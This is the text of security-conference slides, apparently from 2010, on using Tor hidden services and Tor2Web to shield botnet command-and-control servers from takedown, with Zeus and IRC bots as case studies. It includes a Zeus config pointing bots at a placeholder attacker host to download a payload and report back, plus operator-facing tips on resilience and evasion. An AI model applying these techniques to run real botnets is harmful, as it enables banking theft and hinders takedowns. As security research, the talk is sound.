Resilient Botnet Command and Control with Tor

Dennis Brown
July 2010

Who am I?

- Dennis Brown
  - Security Researcher for Tenable Network Solutions
  - Toorcon 10, 11
  - Defcon 18
  - PaulDotCom Podcast
  - Rhode Island's Defcon Group – DC401
- Disclaimer
  - Not affiliated with the Tor project

I Really Like Tor!

- Tor is a wonderful tool!
  - Most people that use it aren't malicious
  - Anonymity becoming increasingly important
  - Can't say enough good things about it!
- Tor can be abused!
  - Just like most security tools
  - Anonymity works for good and evil

Overview

- Focus on botnet command and control
  - Case studies using Zeus and IRC bots
- Techniques to use Tor to anonymize servers
  - Primary focus on Hidden Services
  - Goal of keeping servers up, and botnets alive
- Examine advantages/disadvantages to methods
- Other options Tor provides to botnets

Why is this important?

- Malware using Tor has been discussed for years
  - If it exists, it is not being exposed publicly/at all
- Potential for devastating impact
  - Technology widely available
  - Trivial to deploy (in most cases)
  - Minimal work to add anonymity
- Safeguards can be taken to detect this activity
  - Varying levels of complexity

Doesn't it stink when your botnet gets shut down?

- Lots of time lost
  - Proper planning
  - Setting up servers
  - Building the bot
  - Crypting, binding, etc.
  - Spreading
- Lots of money lost
  - Upfront costs may be wasted
  - No communication with bots means no money!

How do botnets get taken down?

- Hosting provider de-peered
  - Example: McColo, Troyak
- Server hosting botnet cleans up/kicks off
  - Public IRC servers, free web hosting
- DNS Revoked
- Some jerk took it over
- IP of C&C server banned
  - Like if your ISP shuts down your cable modem...

Seriously, people do that.

Third: Opening/Forwarding Your Ports

This part of the tutorial is going to be based off of a Linksys router.
If you have a different make you can go to http://portforward.com, search for your router make and follow the step by step tutorials they have there.

1) Finding your Default Gateway and IPv4 Address

- Hit 'Windows Key + R' to open Run.
- A little window should appear in the bottom left saying "Run". Where it says "Open" type 'cmd' without the quotes.
- A black window should appear
- The black window is the command prompt. So in the command prompt type 'ipconfig/all' (without quotes). Text should start to pop up.
  Spoiler (Click to View)
- Keep the command prompt open because we will be needing it later.

http://hackforums.net/showthread.php?tid=112221

Tor to the Rescue!

Hidden Services

- What is a Hidden Service?
  - Added to Tor in 2004
    - Allows user to run a server anonymously
    - Resolves to a .onion domain
      - Only routable through Tor
  - Works behind NAT, Firewalls, etc.
    - No need to expose services to the network
    - We can use this to our advantage to stay hidden
    - Need to watch out for leaking identifying data!

Hidden Services

- Technical details: https://www.torproject.org/hidden-services.html.en
- A hidden service advertises to Tor
  - Uses a public key, communicates with relays
    - Act as “induction points” to route traffic properly
- Simple configuration
  - In torrc:


```
HiddenServiceDir /Library/Tor/var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:5222
```

- “Locating Hidden Services” - Overlier and Syverson

Zeus/Zbot/Wnspoem

- The #1 Crimeware toolkit in use today
- Hooks into various APIs to capture data
- Not a single botnet
  - Malware creation kit
- Primarially focused on stealing banking info
  - Can be configured to steal anything
  - Configurable via “webinjects”

Zeus Monoculture



Zeus Configuration File

```
;Build time:   14:15:23 10.04.2009 GMT
;Version:      1.2.4.2

entry "StaticConfig"
  ;botnet "btn1"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://badguywalmart.com/zeuscp/config.bin"
  url_compip "http://badguywalmart.com/zeuscp/ip.php" 1024
  encryption_key "zeus"
  ;blacklist_languages 1049
end

entry "DynamicConfig"
  url_loader "http://badguywalmart.com/zeuscp/bot.exe"
  url_server "http://badguywalmart.com/zeuscp/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
```

So where does Tor come in?

- Zeus on its own doesn't support proxies
  - Can't use Tor directly
  - Only allows for valid URLs
- Need some sort of intemediary
  - Fortunately, there's a free solution!

tor2web.com: visit anonymous websites

- Tor2Web is a proxy to redirect .onion web traffic
- Not a part of Tor; 3rd party tool
  - Web redirection service
  - Scripts to set up your own proxy!
- Command and Control happens via Tor2Web
  - Configure bot to connect to http://vlnv2m3jhiutnhp2.tor2web.com/
  - Bot connects to Tor2Web, and is then redirected to Hidden Service via .onion address

Not very hard to do!

- Simple script to reformat requests via Squid
  - From Tor2Web.com

```
#!/usr/bin/perl
$|=1;
my $line;
while ($line = <STDIN>) {
    if ($line =~ m,^http://[a-z0-9]+\.tor2web\.com,) {
        $line =~ s,(http://[a-z0-9]+\.)tor2web\.com,$1onion,;
    } else {
        $line = "http://tor2web.com/invalid\n";
    }
    print $line;
}
```

Live Demo – Failure Incoming

- Zeus 1.2.4.1 (2009 vintage)
- C&C Server – Ubuntu Server
  - LAMP package – no custom config
  - Tor running a hidden service for port 80
- Windows XP SP2
  - Build Zeus binary to go to a Tor2Web URL
  - Execute Zeus binary
- If all goes well, should see a bot appear on the CP!
  - Here we go...

Strengths and Weaknesses

- Strengths
  - Hides the C&C server
  - Nearly impossible to track down
  - C&C server virtually immune to takedown
- Weaknesses
  - Easy to filter Tor2Web traffic
  - Who knows what Tor2Web is logging?
  - Running your own Tor2Web proxy is better
    - Still a single point of failure

Better Solution!

- Build proxy support into the bot!
  - Load Tor onto the host
  - Some way to resolve .onion domains
    - Privoxy, Polipo, mapaddress
  - Access .onion domains directly
- Will require SOCKS 5 support
  - Not aware of any bots that support proxies

Demo #2

- IRC Bot
  - Socks 5 support
  - Connecting to mapaddress 10.40.40.200
  - Joins #EvilHackerChannel
- Things to note
  - IP address of bot
  - Country bot is reporting to be from

Great job!

- Strengths
  - Traffic directly from host to server via Tor
    - No middleman as before
  - Works for more than just HTTP!
  - Very hard to stop
    - Block Tor traffic? Consider Tor a virus?
- Weaknesses
  - May require code to be added
    - Not accessible to kit users
  - Need to load Tor on the system, configure and run
  - Traffic pattern changes

Private Tor Networks

- When you want to keep it even more secret
  - Stay off the public Tor network
    - Great for the paranoid
  - Can be faster than the public Tor network
    - Track bandwidth of infected hosts
    - High bandwidth hosts act as relays
  - Blocking
    - Exit nodes won't be published
    - Smaller network will be easier to discover/block

(Not So) Stupid Hidden Service Tricks

Public Keys

- Tor creates a private key when hidden services are enabled
  - Does so when no key is available
  - Added to the HiddenServiceDir
  - If no key is available, a new key is created
- Backups can be redistributed
- Keys can be generated up-front
- What can we do with this?

Stay Alive!

- Takedown Resilience
  - C&C server can be easily moved
    - Load public key on new server
  - Maintain communication with bots
  - Potential to lose data returned to C&C server
    - Small price to pay
- Issue multiple .onion domains for C&C
  - Give the appearance that the botnet is larger than it is!
  - Frequent domain swapping

Hidden Services on Bots

- If bots are running Tor
  - Run hidden services locally!
  - Zeus “Back Connect” model
    - RDP/VNC
    - Socks Proxy
    - Web server
  - Have bots report .onion domain to C&C
  - Model update distribution after P2P botnets
    - Tell bots of some .onion domains
  - NAT is no concern!

Other Thoughts

- Since they're all running Tor...
  - How about turning them all into relays?
    - Increase bandwidth of Tor overall
    - Could have positive benefits to your botnet
  - How about turning them all into exit nodes?
    - Control a majority of available exit nodes?
    - Probably not a good idea!
      - Expose identities of infected hosts

Conclusion

- Trivial to control existing HTTP bots via Tor
  - With some risk
- Possible to get much more protection easily
  - Add SOCKS support to bot clients
- Keeping a C&C server up is easier
- Controlling bots with hidden services has benefits

- Defenses do exist, but they may not be easy

Thanks for attending!

- Q&A

- Contact Info
  - dennis.brown@gmail.com
  - Twitter: br0wnd